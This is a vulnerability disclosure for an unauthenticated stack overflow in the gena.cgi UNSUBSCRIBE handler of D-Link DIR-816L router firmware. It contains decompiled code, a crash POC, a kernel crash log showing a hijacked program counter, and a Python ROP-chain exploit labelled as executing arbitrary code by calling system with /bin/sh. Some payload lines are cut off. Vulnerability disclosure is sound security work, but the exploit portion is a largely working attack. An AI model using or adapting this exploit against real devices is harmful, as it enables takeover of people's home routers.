DIR-816L stack overflow(gena.cgi)

D-Link DIR-816L Unauthorized Stack Overflow

Vender: D-Link


Firmware version: DIR816L_REVB_FW_2_06_b09_beta

Reporter: Lexpl0it、fcgboy、chichen25@m.fudan.edu.cn、75Acol


Vendor Homepage: https://www.dlinktw.com.tw/techsupport/ProductInfo.aspx?m=DIR-816L

Detailed description

Inside the `genacgi_main` function, `REQUEST_URI` is an externally controllable input. when `service=UNSUBSCRIBE` jump to the `sub_4134E0` function, the variables `SERVER_ID` and `HTTP_SID` within this function are also externally controllable input. On line 11 in the `sub_4134E0`, the use of `sprintf` for string concatenation introduces a stack overflow vulnerability.



```
    v9 = v4;
    ++a2;
    ++v4;
    _dtrace(20, "%02d: %s\n", v9, v8);
  }
  cgibin_dumpenv(a3);
  v10 = getenv("REQUEST_METHOD");
  if ( !v10 )
  {
    v11 = "%s: no REQUEST_METHOD\n";
LABEL_9:
    v15 = -1;
    _dtrace(40, v11, "genacgi_main");
    goto LABEL_16;
  }
  v12 = getenv("REQUEST_URI");
  v13 = strchr(v12, 63);
  v14 = v13;
  if ( !v13 || strncmp(v13, "?service=", 9u) )
  {
    v11 = "%s: no service!\n";
    goto LABEL_9;
  }
  v16 = v14 + 9;
  if ( !strcasecmp(v10, "SUBSCRIBE") )
  {
    v17 = sub_413060(v16);
LABEL_14:
    v15 = v17;
    goto LABEL_16;
  }
  if ( !strcasecmp(v10, "UNSUBSCRIBE") )
  {
    v17 = sub_4134E0(v16);
    goto LABEL_14;
  }
  _dtrace(10, "%s: unknown REQUEST_METHOD[%s]\n", "genacgi_main", v10);
  v15 = -1;
LABEL_16:
  v18 = fopen("/dev/console", "w");
  if ( v18 )
    fclose(v18);
  return v15;
}
```



```
int __fastcall sub_4134E0(const char *a1)
{
  char *v2; // $v0
  char s[512]; // [sp+20h] [-208h] BYREF
  char *v5; // [sp+220h] [-8h]

  if ( getenv("SERVER_ID") && getenv("HTTP_SID") && !getenv("HTTP_CALLBACK") && !getenv("HTTP_NT") )
  {
    v5 = getenv("SERVER_ID");
    v2 = getenv("HTTP_SID");
    sprintf(s, "%s\nINF_UID=%s\nSERVICE=%s\nMETHOD=UNSUBSCRIBE\nSID=%s\n", "/htdocs/upnp/run.NOTIFY.php", v5, a1, v2);
    _dtrace(10, "%s: buf=[%s]\n", "handle_unsubscribe", s);
    xmldbc_ephp(0, 0, s, stdout);
  }
  else
  {
    cgibin_print_http_status(400, "", "");
  }
  return 0;
}
```

POC


```python
from socket import *
from os import *
from time import *

request = b"UNSUBSCRIBE /gena.cgi?service=0 HTTP/1.1\r\n"
request += b"Host: 192.168.0.1:49152\r\n"
request += b"SID:
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

s = socket(AF_INET, SOCK_STREAM)
s.connect((gethostbyname("192.168.0.1"), 49152))
s.send(request)


response = s.recv(1024)
print(response)
```

Version:




DEVICE INFORMATION


All of your Internet and network connection details are displayed on this page. The firmware version is also displayed here.

GENERAL

Time : 01/01/2000 09:41:07
Firmware Version : 2.06beta Mon 12 Oct 2015
mydlink Service : Non-Registered



```
oot@leo-virtual-machine:/home/leo/exp# python3 exp_gena.py
'HTTP/1.1 412 Precondition Failed\r\nServer: WebServer\r\nDate: Sat, 01 Jan 2000 02:24:24 GMT\r\nTransfer-Encoding: chunked\r\n\r\n'
oot@leo-virtual-machine:/home/leo/exp#
```



```
[ 2786.527834] firmadyne: sys_socket[PID: 27275 (gena.cgi)]: family:1, type:2, protocol:0
[ 2786.565803]
[ 2786.565803] do_page_fault(): sending SIGSEGV to gena.cgi for invalid read access from 78787878
[ 2786.566471] epc = 78787878 inra  = 78787878 in
[ 2786.566875]
[ 2786.567179] potentially unexpected fatal signal 11.
[ 2786.567564] CPU: 0 PID: 27275 Comm: gena.cgi Not tainted 4.1.17+ #17
[ 2786.567873] task: 8e42f518 ti: 8e48c000 task.ti: 8e48c000
[ 2786.568022] $ 0   : 00000000 77ddd2bc 00000000 00000000
[ 2786.568242] $ 4   : 00000004 77ddd298 00000000 00000000
[ 2786.568474] $ 8   : 77d71678 77d6c678 00000001 00000000
[ 2786.568897] $12   : 636f6e64 77de24e0 00000000 0041b310
[ 2786.569038] $16   : 78787878 78787878 78787878 7ff4a4cc
[ 2786.569175] $20   : 00429fa8 77d9d8e0 7ff4a408 007ed518
[ 2786.570158] $24   : 00000011 77d75a00
[ 2786.570586] $28   : 77de24e0 7ff4a3c0 00000018 78787878
[ 2786.570781] Hi    : 000001fc
[ 2786.570892] Lo    : 00001a5f
[ 2786.571217] epc   : 78787878 0x78787878
[ 2786.571375] ra    : 78787878 0x78787878
[ 2786.571490] Status: 0000a413 USER EXL IE
[ 2786.571718] Cause : 10800008
[ 2786.571811] BadVA : 78787878
[ 2786.571912] PrId  : 00019300 (MIPS 24Kc)
```

Statement

I confirm that the information in this report is true and accurate, and it is intended solely for security research and vulnerability remediation purposes, not for malicious use.

POC that can execute arbitrary code

Python

```python
from socket import *
from os import *
from time import *

from pwn import p32


first_scandir_add_stack = 0x00012984 #0x7f783984
binsh = 0x0005C018
system = 0x00052510
libc_base = 0x77f6c000
mov_s1_a0_move_s5_t9_jalr_t9 = 0x0001A6DC
s0 = libc_base + system
s1 = libc_base + binsh
s2 = 0x7fffffff
s3 = 0x7fffffff
s4 = 0x7fffffff
s5 = libc_base + system
s6 = 0x7fffffff
s7 = 0x7fffffff
ra = libc_base + mov_s1_a0_move_s5_t9_jalr_t9
jump_scandir = libc_base + first_scandir_add_stack
add_stack_run = libc_base + 0x00017D68

request = b"UNSUBSCRIBE /gena.cgi?service=0 HTTP/1.1\r\n"
request += b"Host: 192.168.0.1:49152\r\n"
request += b"SID:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaa
p32(jump_scandir, endian='big') + b'aaaabaaacaaadaaaeaaafaaagaa

s = socket(AF_INET, SOCK_STREAM)
s.connect((gethostbyname("192.168.0.1"), 49152))
s.send(request)


response = s.recv(1024)
print(response)

```